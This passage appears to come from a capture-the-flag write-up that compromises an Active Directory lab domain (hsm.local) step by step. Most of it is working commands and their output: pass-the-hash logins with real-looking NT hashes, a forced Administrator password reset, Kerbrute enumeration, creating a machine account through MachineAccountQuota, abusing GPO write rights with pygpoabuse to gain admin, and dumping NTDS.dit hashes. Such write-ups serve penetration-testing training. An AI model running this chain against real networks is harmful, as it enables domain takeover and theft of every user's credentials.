nxc smb 10.1.182.10 -u 'Administrator' -H 'd5cad8a9782b2879bf316f56936f1e36' --local-auth  -x 'net user Administrator Password123!'
SMB         10.1.182.10     445    EC2AMAZ-NS87CNK  [*] Windows 11 / Server 2025 Build 26100 x64 (name:EC2AMAZ-NS87CNK) (domain:EC2AMAZ-NS87CNK) (signing:False) (SMBv1:None)
SMB         10.1.182.10     445    EC2AMAZ-NS87CNK  [+] EC2AMAZ-NS87CNK\Administrator:d5cad8a9782b2879bf316f56936f1e36 (admin)
SMB         10.1.182.10     445    EC2AMAZ-NS87CNK  [+] Executed command via wmiexec
SMB         10.1.182.10     445    EC2AMAZ-NS87CNK  The command completed successfully.

With the new Administrator password set, I could access the C$ administrative share using smbclientng and retrieve the flag.
DC02
Kerbrute
With the secretsdump output, I created a user list and used Kerbrute to enumerate which accounts were valid.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
> cat NewUsers.txt
Administrator
Guest
DefaultAccount
WDAGUtilityAccount
ghill_sa
fin_user1
hr_admin
proj_mgr
db_readonly
audit_user
payroll_clerk
vpn_user
intranet_admin
inv_user
training_user
devops_user
support_staff
mktg_user
sales_rep
legal_user
ops_mgr
eng_user
procure_user
facilities_user
research_user
bbarkinson
1
kerbrute userenum --domain "hsm.local"  --dc DC01.hsm.local  NewUsers.txt
 The bbarkinson account turned out to be valid, so let’s try to authenticate using his NT hash.
1
2
3
nxc smb  10.1.206.2 -u 'bbarkinson' -H '53c3709ae3d9f4428a230db81361ffbc'
RDP         10.1.206.2      3389   DC01             [*] Windows 10 or Windows Server 2016 Build 26100 (name:DC01) (domain:hsm.local) (nla:True)
RDP         10.1.206.2      3389   DC01             [+] hsm.local\bbarkinson:53c3709ae3d9f4428a230db81361ffbc
However, we can’t perform Pass‑the‑Hash over RDP, so I went back to the Windows machine and tried to run SharpHound.
But the DC hostname wasn’t resolving properly, which prevented SharpHound from running correctly.


Dns resolution on DC01
To ensure that dc01.hsm.local resolves correctly, I had to fix the DNS settings on the Windows machine.
I went through:
Control Panel → Network and Internet → Network and Sharing Center → Change adapter settings
→ Right‑click the network adapter → Properties
→ Double‑click Internet Protocol Version 4 (TCP/IPv4)
In the DNS section, I set:
- Preferred DNS server: IP address of the Domain Controller (DC01)
- Alternate DNS server: empty (or another DC if one exists)
After applying these settings, the DC hostname finally resolved properly.


 And now… check the magic.
 Now that the domain controller is finally resolving, we need a valid domain account to continue.
Since we already discovered the bbarkinson account and because AD user accounts can, by default, create a limited number of computer objects we can leverage this by attempting to create a new machine account in the domain.
Creating a new user on DC01
 We check the maq of bbarkinson.
1
2
3
4
5
 nxc ldap  10.1.206.2 -u 'bbarkinson' -H '53c3709ae3d9f4428a230db81361ffbc'  --local-auth -M maq
LDAP        10.1.206.2      389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:hsm.local) (signing:Enforced) (channel binding:No TLS cert)
LDAP        10.1.206.2      389    DC01             [+] hsm.local\bbarkinson:53c3709ae3d9f4428a230db81361ffbc
MAQ         10.1.206.2      389    DC01             [*] Getting the MachineAccountQuota
MAQ         10.1.206.2      389    DC01             MachineAccountQuota: 10
We create the uzur account with its password.
1
2
3
4
nxc smb  10.1.206.2 -u 'bbarkinson' -H '53c3709ae3d9f4428a230db81361ffbc'   -M add-computer -o NAME="uzur" PASSWORD='Password123!' --dns-server 10.1.206.2
SMB         10.1.206.2      445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:hsm.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.206.2      445    DC01             [+] hsm.local\bbarkinson:53c3709ae3d9f4428a230db81361ffbc
ADD-COMP... 10.1.206.2      445    DC01             Successfully added the machine account: "uzur$" with Password: "Password123!"
1
.\sh.exe -c all -d hsm.local --domaincontroller dc01.hsm.local --zipfilename dc01.zip --ldapusername uzur --ldappassword 'Password123!'
Privesc On DC01
GenericWrite over a GPO
After importing the ZIP into BloodHound, we can see that bbarkinson has GenericWrite permissions on the Finance Policy GPO.
 We can use pygpoabuse to modify and exploit this GPO by adding the compromised account uzur to the local Administrators group.
1
pygpoabuse.py hsm.local/bbarkinson   -hashes :53c3709ae3d9f4428a230db81361ffbc  -gpo-id "526CDF3A-10B6-4B00-BCFA-36E59DCD71A2" -dc-ip  10.1.206.2  -command 'net localgroup Administrators "uzur$" /add' -f
 With the ntds option in NetExec — and now that our
uzur account effectively holds Domain Administrator privileges thanks to the abused GPO — we can dump the NTDS.dit and extract all domain password hashes, including the Domain Administrator’s NT hash. After retrieving the hashes, we can authenticate as the Domain Administrator and finally obtain the final flag.
1
nxc smb dc01.hsm.local -u 'uzur$' -p 'Password123!' --ntds


Takeaways
- Kerbrute coming up empty doesn’t mean the recon is over — a web app that reflects user input is worth testing for SSTI even after an SQLi/XSS dead end.
- A leaked private SSH key in a compromised user’s home directory is often the fastest privilege-escalation path available; always check
.ssh/during post-exploitation enumeration. - Credential reuse across hosts (the cracked Linux root password working for a Windows local account) is one of the highest-value things to test the moment you recover any plaintext password.
- DNS misconfiguration on a domain-joined host can silently break tooling like SharpHound — if collection fails for no obvious reason, check that the DC actually resolves first.
- A non-zero
MachineAccountQuotaturns any valid domain account into a way to mint a new computer account, which is often all that’s needed to start BloodHound collection or abuse GPO permissions.